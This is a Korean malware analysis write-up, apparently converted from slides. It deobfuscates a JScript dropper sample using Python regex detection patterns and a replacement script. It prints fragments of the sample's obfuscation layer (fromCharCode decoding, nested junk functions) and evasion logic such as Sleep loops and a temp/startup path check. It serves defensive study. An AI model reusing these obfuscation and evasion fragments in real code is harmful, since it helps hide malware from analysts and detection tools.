


```
try {
    ooAzPborne56ko = 'fucking9';
    ooAzPwerewritten51ko = 'injuice10';
    ooAzPsharp28ko = 'beggin12';
    ooAzPtemperat23ko = 'that7';
    ooAzPBeth24ko = 'Menace44';
    ooAzPhairwas36ko = 'Hailie43';
    ooAzPwith3ko = 'daughter52';
    ooAzPyoullgrow87ko = 'hairs90';
    ooAzPchildren66ko = 'back71';
    ooAzPbooks11ko = 'nice45';
    ooAzPbookworm79ko = 'boys45';
    fkzjv();
} catch (ivk) {
    Merlin = typeof(ivk);
    Kline = 80;
    MoLer = 'romCharC' + 'ode';
};
```

sample1 상세 분석

역난독화 함수

숫자를 문자로 바꿔주는 역할을 한다.



```
Kline = 80;
MoLer = 'romCharC' + 'ode';
Merlin = [];
DraxCo = (Merlin + 'String')['slice'](('-' + (('xxxxxx').length)) * 1);
var opvqPbnOl = function() {
    return 0;
};

function opvqPbn(vkfffi, qkwhbre) {
    try {
        swvdurin_3(vkfffi);
    } catch (ivk) {
        if (qkwhbre != 'f') {
            return 1;
        } else {
            Tifkzjv = this[DraxCo][
                [BriLop = qkwhbre + MoLer]
            ](vkfffi);
            try {
                return Merlin(qkwhbre);
            } catch (l) {
                return Tifkzjv;
            };
        }
        return opvqPbnOl;
```

sample1 상세 분석

문자열 역난독화 코드


익명 함수 여러 개를 정의하고 호출한다.

fromCharCode(N – M) +

fromCharCode(N – M) +

fromCharCode(N – M) + …

형태로 동작한다.




```
var ooAzPawaywent31 = (function(ksiyour5) {
    ksiyour5[Kline] = 4;
    ksiyour5[Kline + 7] = 36;
    return opvqPbn(opvqPbnOl() + (ksiyour5[87] - ksiyour5[Kline]), (function(uhhcur4) {
        uhhcur4[Kline] = 1;
        uhhcur4[Kline + 7] = 103;
        return opvqPbn(opvqPbnOl() + (uhhcur4[87] - uhhcur4[Kline]), 'f');
    })(Merlin, 'tits93'));
})(Merlin, 'gonna34', false, true, 'gone55') + (function(vnhli5) {
    vnhli5[Kline] = 2;
    vnhli5[Kline + 7] = 34;
    return opvqPbn(opvqPbnOl() + (vnhli5[87] - vnhli5[Kline]), (function(uhhcur4) {
        uhhcur4[Kline] = 1;
        uhhcur4[Kline + 7] = 103;
        return opvqPbn(opvqPbnOl() + (uhhcur4[87] - uhhcur4[Kline]), 'f');
    })(Merlin, 'tits93'));
})(Merlin, 'outfit37', 909) + (function(jiufight4) {
    jiufight4[Kline] = 3;
    jiufight4[Kline + 7] = 35;
    return opvqPbn(opvqPbnOl() + (jiufight4[87] - jiufight4[Kline]), (function(uhhcur4) {
        uhhcur4[Kline] = 1;
        uhhcur4[Kline + 7] = 103;
        return opvqPbn(opvqPbnOl() + (uhhcur4[87] - uhhcur4[Kline]), 'f');
    })(Merlin, 'tits93'));
})(Merlin, 'hips31', 'cause66', 1930) + (function(funcus5) {
```

sample1 상세 분석

난독화 코드 탐지 정규표현식

```
pattern = r"\(function\([a-zA-Z0-9]*\) \
{\s*[a-zA-Z0-9]*\[Kline\] = [0-9];\s*[a-zA-
Z0-9]*\[Kline . 7\] = [0-9]*;\s*return
opvqPbn\(opvqPbnOl\(\) . \([a-zA-
Z0-9]*\[87\] . [a-zA-Z0-9]*\[Kline\]\), \'f\'\);
\s*\}\)\(Merlin[a-zA-Z0-9 ,\'\"]{0,60}\)"
```




```
(function(isuen3) {
    isuen3[Kline] = 1;
    isuen3[Kline + 7] = 66;
    return opvqPbn(opvqPbn0l() + (isuen3[87] - isuen3[Kline]), 'f');
})(Merlin, 'office8')
```

sample1 상세 분석

난독화 코드 탐지 정규표현식2


```
pattern = r"\(function\([a-zA-Z0-9]*\) \{\s*[a-zA-Z0-9]*\[Kline\] = [0-9];\s*[a-zA-Z0-9]*\[Kline . 7\] = [0-9]*;\s*return opvqPbn\(opvqPbnOl\(\) . \([a-zA-Z0-9]*\[87\] . [a-zA-Z0-9]*\[Kline\]\), \"f\"\);\s*\}\)\(Merlin[a-zA-Z0-9 ,\'\"]{0,60}\)"
```



```python
if __name__ == "__main__" :

    # read obfuscated file
    f1 = open(obfuscated_file_path,"r")
    data = f1.read()
    f1.close()

    # write deobfuscated file
    f2 = open(deobfuscated_file_path,"w")

    obfuscated_code = find_obfuscated_code(pattern1, data)
    for i in obfuscated_code:
        data = data.replace(i, deobfuscate(i))
    obfuscated_code = find_obfuscated_code(pattern2, data)
    for i in obfuscated_code:
        data = data.replace(i, deobfuscate(i))

    data = data.replace("\" + \"", "")

    f2.write(data)
```


sample1 상세 분석

Before




```
            return opvqPbn(opvqPbnOl() + (iejcu
        })(Merlin) + (function(wnvyou3) {
            wnvyou3[Kline] = 4;
            wnvyou3[Kline + 7] = 116;
            return opvqPbn(opvqPbnOl() + (wnvyo
        })(Merlin, 'gonna34', false, true, 'gon
        continue;
    };
};
ooAzPaltogether97ko = 'undefined';
ooAzPchildren66ko = 'undefined';
ooAzPbooks11ko = 'undefined';
ooAzPbookworm79ko = 'undefined';
ooAzPBethI70ko = 'undefined';
ooAzPfiercefunny86ko = 'undefined';
ooAzPsock55ko = 'undefined';
```

After




```
                ooAzPannounced84["Sleep"](56041);
                continue;
            }
            ooAzPannounced84["Sleep"](53030);
        };
        ooAzPannounced84["Sleep"](32075);
        continue;
    };
};
ooAzPaltogether97ko = 'undefined';
ooAzPchildren66ko = 'undefined';
ooAzPbooks11ko = 'undefined';
ooAzPbookworm79ko = 'undefined';
ooAzPBethI70ko = 'undefined';
ooAzPfiercefunny86ko = 'undefined';
ooAzPsock55ko = 'undefined';
```

sample1 상세 분석




```
try {
    if ((ooAzPsuch89["toLowerCase"]()["indexOf"](ooAzPcamp91 + "temp" + ooAzPcamp91) == -1)
 && (ooAzPsuch89["toLowerCase"]()["indexOf"](ooAzPcamp91 + "startup" + ooAzPcamp91) == -1))
    {
        if (ooAzPlong4) {
            ooAzPprim5["Popup"](unescape(ooAzPbundled35), 16, unescape(ooAzPawaywent31), 0);
        }
    }
} catch (ooAzPwhat55) {}
```

sample1 상세 분석



